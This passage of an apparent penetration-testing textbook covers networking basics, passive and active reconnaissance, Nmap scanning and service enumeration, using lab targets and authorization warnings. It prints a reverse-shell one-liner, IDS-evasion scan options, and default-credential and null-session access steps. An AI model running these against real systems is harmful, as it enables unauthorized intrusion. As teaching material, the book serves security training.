10.0.0.5.44320 > 10.0.0.9.80: Flags [.]      <-- ACK
connection established — the first three packets are the handshake
```

Reading the flags

In tcpdump output, the flags tell you the packet's behavior: `[S]` =SYN, `[S.]` =SYN-ACK, `[.]` =ACK, `[F]` =FIN (end), `[R]` =RESET (reject). By manipulating these very flags, Nmap builds its various stealth scans.

Addressing

3.3 IP Address & Subnets

Every device on a network has a unique address. IPv4 addresses are 32-bit and written as four numbers (like `192.168.1.10`). The newer version, IPv6, is 128-bit and has a much larger address space. To define the range of a network, the **CIDR** notation (like `/24`) is used, which in the scanning chapter will be the target-range input:

kali@lab: ~

```
$ ip a | grep inet
inet 10.0.0.5/24 brd 10.0.0.255
# calculate a network's range
$ ipcalc 10.0.0.0/24
Network:   10.0.0.0/24
HostMin:   10.0.0.1
HostMax:   10.0.0.254
Hosts/Net: 254
```

Memorize a few key numbers: `/24` means 254 usable hosts (a home network or an office subnet), and `/16` means more than 65,000 hosts (a large organization). Also, three **private** ranges are never routed on the public internet and are used in internal networks: `10.0.0.0/8`, `172.16.0.0/12`, and `192.168.0.0/16`.

3.4 Ports & Protocols You Must Know

If an IP address is like a building's address, ports are that building's doors. Each service listens on a specific port. Seeing an open port is your first guess about the service behind it. Memorize this table; it will serve you in every scan:

Port	Service	Use and Security Note
21	FTP	unencrypted file transfer; use SFTP instead
22	SSH	secure remote management; with a key, not a password
23	Telnet	dangerous; the whole connection is plaintext
25 / 465	SMTP	sending email; must be encrypted with TLS
53	DNS	name-to-IP translation; an important recon target
80 / 443	HTTP / HTTPS	the web; the largest modern attack surface
139 / 445	SMB	Windows file sharing; a common ransomware target
161	SNMP	device management; a default community is dangerous
3306 / 5432	MySQL / PostgreSQL	databases; should be internal only
3389	RDP	remote desktop; should sit behind a VPN

The Naming System

3.5 DNS: The Internet's Phone Book

Humans remember names, but computers work with IP addresses. **DNS** is the bridge between the two: it translates the name `example.com` to the address `93.184.216.34`. For a security professional, DNS is a mine of information; with a few simple queries you can discover a target's mail servers, subdomains, and infrastructure:

kali@lab: ~

```
# a domain's IP address (A record)
$ dig example.com A +short
93.184.216.34
# the domain's mail server (MX record)
$ dig example.com MX +short
# the authoritative name servers (NS record)
$ dig example.com NS +short
# text records (often SPF and verifications)
$ dig example.com TXT +short
# query a specific DNS server
$ dig @8.8.8.8 example.com
```

Know the DNS record types: **A** and **AAAA** (name to IPv4/IPv6), **MX** (mail server), **NS** (name servers), **CNAME** (alias), and **TXT** (text). In the reconnaissance chapter we will see how these very records are used to discover subdomains and map out a target completely.

Troubleshooting and Probing

3.6 Network Diagnostic Tools

Four commands that show a machine's path and neighbors on the network and are useful in any troubleshooting or probing:

kali@lab: ~

```
# is the host alive?
$ ping -c 3 10.0.0.1
# the packet's path to the destination, hop by hop
$ traceroute example.com
# IP-to-MAC mapping on the local network (important in ARP attacks)
$ ip neigh
# live, continuous traceroute
$ mtr example.com
```

A Bridge to Exploitation

3.7 The Reverse Shell Concept

Before we close this chapter, we introduce a concept that will be a pillar of the exploitation chapter: the **reverse shell**. When an attacker succeeds in running code on the target, they usually want to obtain a "command shell." There are two ways: in a **bind shell** the target listens and the attacker connects; in a **reverse shell** the attacker listens and the target connects to them.

kali@lab: ~

```
# on the attacker machine: set up a listener
$ nc -lvnp 4444
# runs on the target (lab only):
bash -i >& /dev/tcp/10.0.0.5/4444 0>&1
connection received — the shell is open
```

Why is reverse more popular?

Firewalls usually filter **inbound** traffic strictly but leave **outbound** traffic freer. In a reverse shell, the target makes an outbound connection toward the attacker, which more often gets past the firewall. For this reason, the reverse shell is most attackers' first choice.

Chapter Summary

- Networking is organized in layers; each layer has its own attack and defense surface.
- **TCP** is reliable and connection-oriented (with the SYN/SYN-ACK/ACK handshake); **UDP** is fast and connectionless.
- IP address + port makes a “socket”; CIDR notation defines the scan range.
- **DNS** is a mine of recon information: A, MX, NS, and TXT records.
- The **reverse shell**, because it gets past firewalls better, is attackers' first choice.

Chapter 3 Exercises

1. With `dig`, extract and analyze the A, MX, and NS records of a real domain.
2. With `tcpdump`, capture a TCP handshake on your own network and identify the flags.
3. With `ipcalc`, calculate the range of the network `192.168.1.0/26`; how many hosts does it have?
4. For each OSI layer, write a corresponding attack and defense.
5. Explain the difference between a bind and a reverse shell, and say why reverse gets past firewalls better.

Quick Reference — Networking

Command	Use
dig domain A +short	`a domain's IP address`
dig domain MX	`mail server`
ipcalc NET/CIDR	`calculate a network's range`
ip a / ip r	`local address and routing`
tcpdump -i eth0 'port 80'	`sniff one port's traffic`
traceroute host	`path to the destination`

ip neigh	`local ARP table`

04

CHAPTER FOUR

Reconnaissance & Information Gathering

Before any scan, we map the target from open sources. The more precise the reconnaissance, the simpler and quieter the next steps become.

WHOIS & DNS · Subdomains · theHarvester · Shodan

An old saying in penetration testing goes: “the more you sweat in reconnaissance, the less you bleed in the field.” Reconnaissance is the first and perhaps most important stage of the attack cycle.

The goal of reconnaissance is to build a complete picture of the target: what domains and subdomains does it have? What IP addresses? What technologies does it use? Who are its employees and what are their emails? Has any data leaked anywhere? The answers to these questions draw the **attack surface** and tell you where to dig deeper.



Two Styles of Work

4.1 Passive or Active?

Reconnaissance has two styles. In **passive reconnaissance** you send no packet directly toward the target; you gather information only from public sources (search engines, WHOIS, social media, archives). This method is almost **undetectable**. By contrast, **active reconnaissance** means direct contact with the target — like a ping or a port scan — which is more precise but is recorded in the target's logs.

> **The golden rule of OPSEC**
>
> Always start passive and stay hidden as long as possible. Save active reconnaissance for when you have authorization for it and are sure you need it. In the real world, early noise can alert the target.

The First Query

4.2 WHOIS — Domain Ownership

The first thing you do about a domain is a WHOIS query: who registered it, when, and with which name servers. Sometimes the registrant's email and name are also revealed, which is

a clue for social engineering:

kali@lab: ~

```
$ whois example.com
Registrar: Example Registrar, Inc.
Creation Date: 1995-08-14T04:00:00Z
Name Server: a.iana-servers.net
Registrant Organization: Internet Assigned Numbers ...
```

Mapping the Names

4.3 DNS Reconnaissance

In the previous chapter we met `dig`. Now we work with more specialized DNS-reconnaissance tools that extract records more comprehensively and even guess subdomains. A rare but catastrophic finding is a **zone transfer**; if the DNS server has mistakenly left it open to everyone, all of the domain's records leak at once:

kali@lab: ~

```
# comprehensive recon
$ dnsrecon -d example.com
# attempt a zone transfer (usually closed)
$ dig axfr @ns1.example.com example.com
Transfer failed  — if open, the whole DNS would leak
```

Expanding the Attack Surface

4.4 Discovering Subdomains

Subdomains multiply the attack surface. Often the main domain is well protected but subdomains like `dev.`, `staging.`, or `vpn.` are the weakest link. A few fast tools for finding them:

```
kali@lab: ~

$ sublist3r -d example.com
$ amass enum -passive -d example.com
$ assetfinder --subs-only example.com
vpn.example.com
dev.example.com
mail.example.com
```

Target dev and staging

Development and testing environments are usually set up with less security care: default passwords, old versions, and real data. In reconnaissance, always put these subdomains at the top of your priority list.

Gathering Attack Fuel

4.5 theHarvester — Emails and Hosts

theHarvester gathers employee emails, hostnames, and subdomains from search engines and public sources. The emails found are fuel for password and phishing attacks:

```
kali@lab: ~

$ theHarvester -d example.com -b bing,duckduckgo
[*] Emails found:
admin@example.com    j.smith@example.com
[*] Hosts found:  portal.example.com
```

The Hidden Power of Search Engines

4.6 Google Dorks — Targeted Search

Google has advanced operators with which you can precisely find sensitive files, admin pages, and leaked information. This technique is called **Google Dorking** and is one of the most powerful passive-reconnaissance tools:

Google search bar

```
# a domain's PDF files
site:example.com filetype:pdf
# admin login pages
site:example.com inurl:admin
# open directory listing
intitle:"index of" "backup"
# leaked database or log files
site:example.com ext:sql | ext:log
```

> **The GHDB database**
>
> A vast collection of ready-made dorks is gathered in the “Google Hacking Database” (part of Exploit-DB). Before building your own dork, take a look there.

See the Internet

4.7 Shodan — the Search Engine for Devices

Unlike Google, which indexes web pages, **Shodan** indexes the internet-connected devices themselves: servers, cameras, routers, and IoT devices. With Shodan you can find an organization's exposed assets, or even all instances of a vulnerable version across the whole world. **Censys** is a similar tool:

kali@lab: ~

```
$ shodan init <API-KEY>
# information about an IP
$ shodan host 8.8.8.8
# an organization's open RDPs
$ shodan search "org:Example port:3389"
# a specific vulnerable version across the whole internet
$ shodan search "apache 2.4.49"
```

Shodan's defensive use

Shodan is not just an attacker's tool. As a defender, search for your own organization in Shodan to see which assets are unintentionally exposed to the internet — the result is often surprising.

Treasure in the Trash

4.8 Hunting Leaked Secrets

Sometimes the highest-yield reconnaissance is finding a leaked password or key that leads straight to access — with no exploit needed. Developers sometimes mistakenly put passwords in a public code repository (like GitHub). Web archives also keep old, deleted paths and parameters that may still be vulnerable:

kali@lab: ~

```
# finding secrets in a git repository
$ gitleaks detect --source ./repo
leak: AWS_SECRET_KEY in config/old.env
# extract old URLs from the web archive
$ waybackurls example.com | grep '=' | head
example.com/old.php?id=1&debug=true
```

Knowing the Target

4.9 Technology Fingerprinting

Before attacking, you must know what technologies the target is built with; because every technology and every version has its own vulnerabilities. These tools quietly identify a site's

technology:

```
kali@lab: ~
```

```
$ whatweb https://example.com
Apache[2.4.41], PHP[7.4], WordPress[6.1], jQuery
# does it have a web application firewall (WAF)?
$ wafw00f https://example.com
[+] Cloudflare WAF detected
# extract metadata from a document (author and software names)
$ exiftool report.pdf | grep -E 'Author|Creator'
```

Chapter Summary

- Reconnaissance draws the attack surface; always start with the **passive** and hidden method.
- WHOIS and DNS reveal a domain's ownership and infrastructure; watch for an open zone transfer.
- Subdomains (especially dev and staging) multiply the attack surface.
- Google Dorks and Shodan are powerful passive-reconnaissance tools.
- Sometimes a leaked password on GitHub frees you from needing any exploit at all.

Chapter 4 Exercises

1. For a real domain (that you are authorized to examine), extract the WHOIS and DNS records.
2. With two different tools, find a domain's subdomains and compare the results.
3. Write three Google dorks that target sensitive files.
4. Search for your own organization or domain in Shodan and list the exposed assets.
5. With `whatweb`, identify a site's technology and note the versions.

Quick Reference — Reconnaissance

Tool	Use

whois	`domain ownership and registration`
dnsrecon / dig	`extracting DNS records`
amass / sublist3r	`subdomain discovery`
theHarvester	`emails and hosts from open sources`
shodan	`internet-exposed devices`
gitleaks	`leaked secrets in git`
whatweb	`a site's technology fingerprint`

05

CHAPTER FIVE

Network Scanning with Nmap

The heart of weakness discovery. We learn Nmap completely and practically, from host discovery to NSE scripts and firewall evasion.

Host Discovery | Scan Types | Service & Version | NSE & Evasion

If you were to learn only one tool deeply in this book, that tool would be Nmap. Nmap is your eye; it tells you which hosts are alive, which doors are open, and what service sits behind each door. This is the longest chapter of the book, because Nmap deserves it.

The name Nmap is short for “Network Mapper.” This free, open-source tool is the gold standard of network scanning worldwide. In this chapter we start from the simplest scan and advance step by step to advanced firewall-evasion techniques and the NSE scripting engine. I recommend running every command against a lab target (such as `scanme.nmap.org`, which was built for exactly this, or Metasploitable).



Introduction

5.1 What Is Nmap and What Does It Do?

Nmap does three main jobs that map directly onto three stages of the attack cycle. First, **discovery**: which hosts on the network are alive and which ports are open? Second, **detection**: what service and version sits behind each port, and what operating system does the target run? Third, **automation**: with the NSE scripting engine you can automate vulnerability discovery and even simple exploitation. In this chapter we see all three.

kali@lab: ~

```
$ nmap --version
Nmap version 7.94 ( https://nmap.org )
# the simplest scan: just give one IP
$ nmap 10.0.0.5
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
Nmap done: 1 IP address (1 host up) scanned in 1.8s
```

Nmap's default

When you run Nmap with no switch, by default it checks the 1000 most common TCP ports — not all 65535 ports. This is an important point; many services hide on unusual ports.

Who's Home?

5.2 Live Host Discovery (Ping Sweep)

Before scanning a host's ports, you must know which hosts on the network are even alive, so you don't waste your time on empty addresses. The `-sn` switch tells Nmap to do only host discovery and no port scan:

kali@lab: ~

```
# discover all live hosts in a subnet
$ nmap -sn 10.0.0.0/24
Nmap scan report for 10.0.0.1  (Host is up)
Nmap scan report for 10.0.0.5  (Host is up)
Nmap scan report for 10.0.0.9  (Host is up)
256 IP addresses (3 hosts up) scanned
# pull out only the live addresses
$ nmap -sn 10.0.0.0/24 -oG - | grep Up
```

For host discovery, Nmap uses several kinds of “probe,” and depending on the situation you can choose them manually. Important point: if the target's firewall does not respond to ping, Nmap may consider a live host “down.” In that case use `-Pn` so that Nmap assumes the host is alive and scans directly:

Switch	Probe Type	When to Use
-PE	ICMP Echo (ordinary ping)	internal network where ICMP is open
-PS	TCP SYN to specific ports	when ICMP is closed but a port responds
-PA	TCP ACK	getting past some simple firewalls
-PU	UDP	when TCP is filtered
-Pn	skip discovery	firewall drops ping; scan directly

Interpreting the Output

5.3 Read Port States Correctly

Each port's output is one of several “states,” and interpreting it correctly is the key to the work. Many beginners look only for `open`, but `filtered` is itself valuable information: it means a firewall exists.

State	Meaning
open	a service is actively listening on this port — your main target
closed	the port is reachable but no service is on it
filtered	a firewall blocks the response; the state is unknown
unfiltered	reachable but open/closed is unknown (in an ACK scan)
open|filtered	no response came; open or filtered (common in UDP)

> **filtered means information**
>
> If all ports were filtered, there is a strict firewall at work. If some were open and some filtered, you hold a map of the firewall. “No response” is itself a response.

The Half-Open Scan

5.4 The SYN Scan — the Stealthy Default

The most important and most used scan type is the **SYN scan** (with the `-sS` switch). This scan is called “half-open” because it does not complete the three-way handshake: Nmap sends a SYN packet; if a SYN-ACK reply comes, the port is open, and Nmap, instead of completing the connection, sends an RST and closes it. Because the connection is never completed, this scan is fast and relatively quiet. This scan requires root access:

kali@lab: ~ (sudo)

```
$ sudo nmap -sS 10.0.0.5
# sends SYN; a SYN-ACK marks the port open and it sends RST
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
# full scan of all 65535 ports, at high speed
$ sudo nmap -sS -p- 10.0.0.5 -T4
```

Two More Scans

5.5 TCP Connect and UDP Scans

If you don't have root access, use the **TCP Connect** scan (with `-sT`), which completes the handshake; it is slower and leaves more traces but does not need root. And don't forget that many important services (like DNS and SNMP) work over **UDP**. The UDP scan (with `-sU`) is slow, so limit it to the common ports:

kali@lab: ~

```
# full scan without needing root
$ nmap -sT 10.0.0.5
# scan of the 20 most common UDP ports
$ sudo nmap -sU --top-ports 20 10.0.0.5
53/udp  open  domain
161/udp open  snmp
warning: a full UDP scan can take hours — limit it
```

Beyond SYN

5.6 Stealth and Special Scans

Nmap has several special scans that, by manipulating TCP flags, sometimes get past simple firewalls. The **FIN**, **NULL**, and **Xmas** scans send unusual packets that may bypass filters. The **ACK** scan is used to map firewall rules (it doesn't say whether a port is open, it says whether it is filtered):

kali@lab: ~ (sudo)

```
$ sudo nmap -sF 10.0.0.5
# FIN scan
$ sudo nmap -sN 10.0.0.5
# NULL scan
$ sudo nmap -sX 10.0.0.5
# Xmas scan
$ sudo nmap -sA 10.0.0.5
# ACK scan — firewall mapping
```

Limits of stealth scans

These scans are often ineffective against modern Windows and give no reliable result. Use them mainly to discover firewall rules, not as your main service-discovery scan.

Precise Control

5.7 Choosing Ports

Controlling which ports are scanned balances speed against completeness. Sometimes you want one specific port, sometimes all 65535:

kali@lab: ~

```
$ nmap -p 80 10.0.0.5
# just port 80
$ nmap -p 22,80,443 10.0.0.5
# several specific ports
$ nmap -p 1-1000 10.0.0.5
# a range
$ nmap -p- 10.0.0.5
# all 65535 ports
$ nmap -F 10.0.0.5
# fast: only the top 100 ports
$ nmap --top-ports 50 10.0.0.5
# the 50 most common ports
```

The Gold of Scanning

5.8 Service & Version Detection (–sV)

This is where Nmap truly shines. Knowing that port 80 is open is not enough; you must know **exactly which version** of what service is running on it. The `-sV` switch, by examining the service's response, guesses the product name and exact version — and that version connects directly to vulnerability searching in the next chapter:

kali@lab: ~

```
$ nmap -sV 10.0.0.5
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.49
3306   open  mysql   MySQL 5.7.33
# deeper probing for a more exact version
$ nmap -sV --version-intensity 9 10.0.0.5
```

The golden moment

Notice `Apache 2.4.49` in the output above. This specific version has a famous vulnerability (path traversal, CVE-2021-41773). Right here, in the scanning phase, the main attack lead was found. For this reason, never forget `-sV`.

Full Knowledge of the Target

5.9 OS Detection and the Aggressive Scan

The `-O` switch, by analyzing the target's network behavior, guesses its operating system. And the powerful `-A` switch does everything at once: version detection, OS detection, running default NSE scripts, and traceroute. This is the most complete but most trace-leaving scan:

kali@lab: ~ (sudo)

```
$ sudo nmap -O 10.0.0.5
Running: Linux 5.X
OS details: Linux 5.0 - 5.14
# full aggressive scan (version + OS + NSE + traceroute)
$ sudo nmap -A 10.0.0.5
```

Setting the Pace

5.10 Timing: Speed versus Stealth

Nmap has six timing templates, from `-T0` (very slow and stealthy, to evade an IDS) to `-T5` (very fast but noisy and error-prone). For the lab and good networks, `-T4` is a good balance. With `--min-rate` you can also set the minimum packet-send rate:

Switch	Behavior
-T0 / -T1	very slow; to evade intrusion-detection systems
-T3	default; balanced
-T4	fast; suitable for a good network and the lab
-T5	very fast; error-prone and very noisy
--min-rate 1000	at least 1000 packets per second

Smart Automation

5.11 The NSE Scripting Engine

Perhaps the most powerful part of Nmap is its scripting engine (the Nmap Scripting Engine, or NSE). There are more than six hundred ready-made scripts that automate tasks from vulnerability discovery to user enumeration and even dictionary attacks. The scripts are grouped into “categories” and are run with `--script`:

kali@lab: ~

```
# default scripts (fast and safe)
$ nmap -sC 10.0.0.5
# the vulnerability-discovery category
$ nmap --script vuln 10.0.0.5
# enumerating web paths
$ nmap --script http-enum -p80 10.0.0.5
| http-enum: /admin/  /backup/  /phpmyadmin/
# help for a specific script
$ nmap --script-help ssh-brute
```

Category	Use
safe	harmless; no damage to the target
default (-sC)	the standard, fast set
discovery	discover more about the network
vuln	check for known vulnerabilities
exploit	attempt exploitation (with caution)
brute	dictionary attacks against services

Reporting Starts Here

5.12 Saving Output Properly

Professional reporting starts in this very scanning phase. Always save the scan output. Nmap has four output formats, and `-oA` saves all three main formats at once:

kali@lab: ~

```
$ nmap -sV 10.0.0.5 -oN scan.txt
# human-readable text
$ nmap -sV 10.0.0.5 -oX scan.xml
# XML for other tools
$ nmap -sV 10.0.0.5 -oG scan.gnmap
# grep-able
$ nmap -sV 10.0.0.5 -oA fullscan
# all three formats together
```

Evasion Techniques

5.13 Evading the Firewall and IDS

Sometimes a firewall or intrusion-detection system blocks or detects your scan. Nmap has several evasion techniques: fragmenting packets, using fake decoys, and pretending to use an allowed source port:

kali@lab: ~ (sudo)

```
$ sudo nmap -f 10.0.0.5
# fragment the packets
$ sudo nmap -D RND:5 10.0.0.5
# 5 fake decoys to hide your IP
$ sudo nmap --source-port 53 10.0.0.5
# pretend to be DNS traffic
$ sudo nmap --spoof-mac 0 10.0.0.5
# random MAC
```

> **Only within authorized scope**
>
> Evasion techniques are used to genuinely test the effectiveness of defenses. Using them to hide unauthorized activity is a crime, and an IDS may still record you.

The Professionals' Method

5.14 A Practical Methodology: The Two-Stage Scan

Professionals do not run one giant, slow scan over all ports. Instead, they work in two stages: first a **fast** scan over all ports just to find the open ports, then a **deep** scan only on

those open ports. This method is both fast and complete:

```
kali@lab: ~ (sudo)
```

```
# step 1: fast discovery of all open ports
$ sudo nmap -sS -p- --min-rate 2000 10.0.0.5 -oG fast.txt
Open ports: 22, 80, 443, 3306, 8080
# step 2: deep scan only on those ports
$ sudo nmap -sV -sC -p22,80,443,3306,8080 10.0.0.5 -oA deep
now versions and scripts ran only on the useful ports
```

For very large ranges (such as a `/16` with 65,000 addresses), even Nmap is slow. The **masscan** tool is much faster; first find the open ports with it, then go deep on those with Nmap:

```
kali@lab: ~ (sudo)
```

```
$ sudo masscan 10.0.0.0/16 -p80,443 --rate 10000
Discovered open port 80/tcp on 10.0.5.22
warning: a high rate can disrupt the network — with caution
```

Chapter Summary

- Nmap is the eye of network scanning: host discovery, port scanning, service detection, and automation with NSE.
- The `-sS` (SYN) scan is the stealthy default and needs root; `-sT` works without root.
- `-sV` gives the service's exact version, which connects directly to vulnerability searching.
- The **NSE** engine, with `--script`, automates vulnerability discovery and enumeration.
- The professional method is the **two-stage** scan: fast to find ports, deep on those.

Chapter 5 Exercises

1. With `-sn`, discover the live hosts of your lab network.
2. Run a `-sV` scan against `scanme.nmap.org` and note the service versions.
3. Run the two-stage scan against a Metasploitable target and save the output with `-oA`.
4. Scan a host with `--script vuln` and list the reported vulnerabilities.
5. Explain the difference between the `open`, `closed`, and `filtered` states with examples.

Quick Reference — Nmap

Command	Use
nmap -sn NET/24	live host discovery
nmap -sS -p- IP	full port scan (stealth)
nmap -sV -sC IP	version + default scripts
nmap -A IP	full aggressive scan
nmap --script vuln IP	vulnerability discovery
nmap -sU --top-ports 20 IP	UDP scan
nmap -oA name IP	save in all three formats
masscan NET/16 -p80 --rate 10000	ultra-fast scan of a large range

06

CHAPTER SIX


Service Enumeration

An open port is just the start. Now we probe each service to pull out its version, users, shares, and hidden paths — this is the highest-yield stage of the whole job.

SMB & SNMP | FTP & SSH | Gobuster & ffuf | Databases & LDAP

Among penetration-testing professionals there is a famous saying: “eighty percent of the work is enumeration.” If you are patient and precise in this chapter, you will find the way in; if you rush, you come back empty-handed.

In the previous chapter we found the open ports. But “port 445 is open” is raw information. Enumeration means turning this raw data into something like “a Windows 7 server with a backup share that is readable by everyone and has a user named administrator.” The more you know about each service, the more likely you are to find a misconfiguration or a weak credential. In enumeration, **no detail is unimportant**.



A Simple Start

6.1 Banner Grabbing — the First Question to Any Port

The simplest form of enumeration is to connect directly to a port and see what “banner” (identification message) it returns. Many services reveal their name and version on connection. The `nc` (netcat) and `curl` tools are excellent for this:

kali@lab: ~

```
$ nc -nv 10.0.0.5 22
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
$ nc -nv 10.0.0.5 21
220 ProFTPD 1.3.5 Server ready
$ curl -I http://10.0.0.5
Server: Apache/2.4.49 (Unix)
ProFTPD 1.3.5 and Apache 2.4.49 both have famous CVEs!
```

Windows Gold Mine

6.2 SMB Enumeration (Port 445)

The SMB protocol, used for file sharing on Windows networks, is one of the highest-yield enumeration targets. If it is not configured correctly, it can reveal the user list, shares, and even passwordless access (a Null Session):

kali@lab: ~

```
# full enumeration (users, shares, policies)
$ enum4linux -a 10.0.0.5
# list shares without a password
$ smbclient -L //10.0.0.5 -N
Sharename    Type    Comment
backup       Disk
# check the access level of each share
$ smbmap -H 10.0.0.5
# enter an open share
$ smbclient //10.0.0.5/backup -N
```

NSE scripts also pull valuable information out of SMB; including the exact OS version and checks for famous vulnerabilities such as **EternalBlue (MS17-010)**, which will be the exact lab target of the exploitation chapter:

kali@lab: ~

```
$ nmap --script smb-os-discovery -p445 10.0.0.5
| OS: Windows 7 Professional 7601 SP1
$ nmap --script smb-vuln-ms17-010 -p445 10.0.0.5
| VULNERABLE: MS17-010 Remote Code Execution (EternalBlue)
```

Null Session

If `smbclient -L` gives you the share list without a password (the `-N` switch), then a "null session" is enabled — a dangerous configuration that lets an attacker gather information without any credentials.

Access Services

6.3 FTP and SSH Enumeration

Two other common services are FTP and SSH. In FTP, you should often check for anonymous login; sometimes the whole server is open without a password. In SSH, you check the authentication methods and version:

```
kali@lab: ~

# is anonymous FTP login allowed?
$ nmap --script ftp-anon -p21 10.0.0.5
| ftp-anon: Anonymous login allowed (FTP code 230)
# SSH authentication methods
$ nmap --script ssh-auth-methods -p22 10.0.0.5
| Supported: publickey password
```

If the output shows SSH accepts the `password` method, then a password attack can be run against it (Chapter 11). And if FTP allows anonymous login, go in right now and browse the files — sometimes an SSH key or a sensitive config file is there.

The Sleeping Giant

6.4 SNMP Enumeration (Port 161/UDP)

The SNMP protocol is used to manage network devices and is an astonishing information source — if its “community string” has not been changed. The default string `public` is still active on many devices and opens a door to the system's process list, users, and connections:

```
kali@lab: ~

# guess the community string
$ onesixtyone 10.0.0.5 public
# full walk of the information
$ snmpwalk -v2c -c public 10.0.0.5
SNMPv2-MIB::sysDescr = Linux srv 5.4.0
HOST-RESOURCES-MIB::hrSWRunName = apache2, mysqld, sshd
```

Lesser-Known Services

6.5 NFS, SMTP, and LDAP Enumeration

Three other services that are often overlooked but are treasures. **NFS** is Unix file sharing; if a share is open, you can mount it directly and browse:

kali@lab: ~

```
$ showmount -e 10.0.0.5
/srv/share  10.0.0.0/24
$ sudo mount -t nfs 10.0.0.5:/srv/share /mnt && ls -la /mnt
```

The mail server (**SMTP**) sometimes confirms the existence of users with the `VRFY` and `EXPN` commands — fuel for a password attack. And **LDAP** (the organizational directory), if it accepts anonymous queries, reveals the whole structure of users and groups in Active Directory:

kali@lab: ~

```
# enumerate SMTP users
$ smtp-user-enum -M VRFY -U users.txt -t 10.0.0.5
admin exists, support exists
# anonymous LDAP query
$ ldapsearch -x -H ldap://10.0.0.5 -b 'dc=corp,dc=local'
sAMAccountName: j.smith    cn: Administrator
```

The Heart of the Data

6.6 Database Enumeration

If a database port is open, first try the default credentials and an empty password; it is surprisingly common for a database to be left with an empty or default password:

kali@lab: ~

```
# check for an empty MySQL password
$ nmap --script mysql-empty-password -p3306 10.0.0.5
| mysql-empty-password: root account has empty password
# direct connection
$ mysql -h 10.0.0.5 -u root
# for MSSQL
$ nmap --script ms-sql-info -p1433 10.0.0.5
```

The Largest Attack Surface

6.7 Web Enumeration: First Look

Every web service is in fact an application and has the largest attack surface. First of all, check the technology and headers, and read the web guide files such as `robots.txt`, which often leak sensitive paths:

kali@lab: ~

```
$ whatweb http://10.0.0.5
Apache[2.4.49], PHP[7.4], jQuery
$ curl -s http://10.0.0.5/robots.txt
Disallow: /admin/   /backup/   /private/
```

Digging the Web

6.8 Discovering Hidden Directories and Files

One of the most frequent tasks in web penetration testing is finding hidden paths and files. With a “wordlist” and a tool such as `gobuster`, `ffuf`, or `feroxbuster`, you discover admin pages, backup versions, and leaked configurations:

kali@lab: ~

```
# directory discovery with gobuster
$ gobuster dir -u http://10.0.0.5 -w common.txt -x php,txt,bak
/admin        (Status: 301)
/login.php    (Status: 200)
/config.php.bak (Status: 200)
# the faster ffuf tool (FUZZ marks the word)
$ ffuf -u http://10.0.0.5/FUZZ -w common.txt -mc 200,301
```

The wordlist matters

The quality of discovery depends on the quality of your wordlist. The `SecLists` collection (install with `apt install seclists`) is the best starting point and has lists for every purpose.

The Automatic Sweeper

6.9 Nikto — a Fast Web-Weakness Scan

The `nikto` tool automatically performs thousands of common checks for configurations and dangerous files. Its output is a list of leads for later manual review:

kali@lab: ~

```
$ nikto -h http://10.0.0.5
+ Server: Apache/2.4.49
+ /admin/: Admin login page found
+ Apache 2.4.49 appears vulnerable to CVE-2021-41773
```

The Philosophy of the Work

6.10 The Enumeration Mindset

Enumeration is less a set of commands than a **mindset**. A few principles that make the difference of a professional enumerator:

- **Nothing is unimportant:** a simple username may be the key to the whole intrusion.
- **Write everything down:** record every user, version, path, and share in your notebook.

- **Try the defaults:** admin/admin, public, anonymous, an empty password — they work surprisingly often.
- **Think in cycles:** every new piece of information opens a door to fresh enumeration; keep going until there is nothing left to find.

Chapter Summary

- Enumeration is the highest-yield stage; “80% of the work” is right here.
- Banner grabbing with `nc` and `curl` quickly reveals the service version.
- SMB (with `enum4linux`) and SNMP (with `snmpwalk`) are mines of network information.
- Web directory discovery with `gobuster` and `ffuf` finds hidden pages.
- Always try defaults and empty passwords; they often work.

Chapter 6 Exercises

1. On Metasploitable, list the SMB shares and users with `enum4linux`.
2. With `nc`, grab the banner of three different services and note the versions.
3. With `gobuster`, discover the hidden directories of a lab web app (such as DVWA).
4. If you find an open NFS share, mount it and look for a sensitive file.
5. Build an “enumeration notebook” and record all findings of one target in it.

Quick Reference — Enumeration by Service

Service / Port	Key Tool and Command
FTP 21	`nmap --script ftp-anon , ftp`
SSH 22	`nc banner , ssh-audit`
SMB 139/445	`enum4linux -a , smbclient -L`
SNMP 161	`snmpwalk -c public , onesixtyone`
HTTP 80/443	`whatweb , gobuster , nikto , ffuf`

NFS 2049	`showmount -e , mount -t nfs`
MySQL 3306	`nmap --script mysql-* , mysql -h`
LDAP 389	`ldapsearch -x`

07

CHAPTER SEVEN

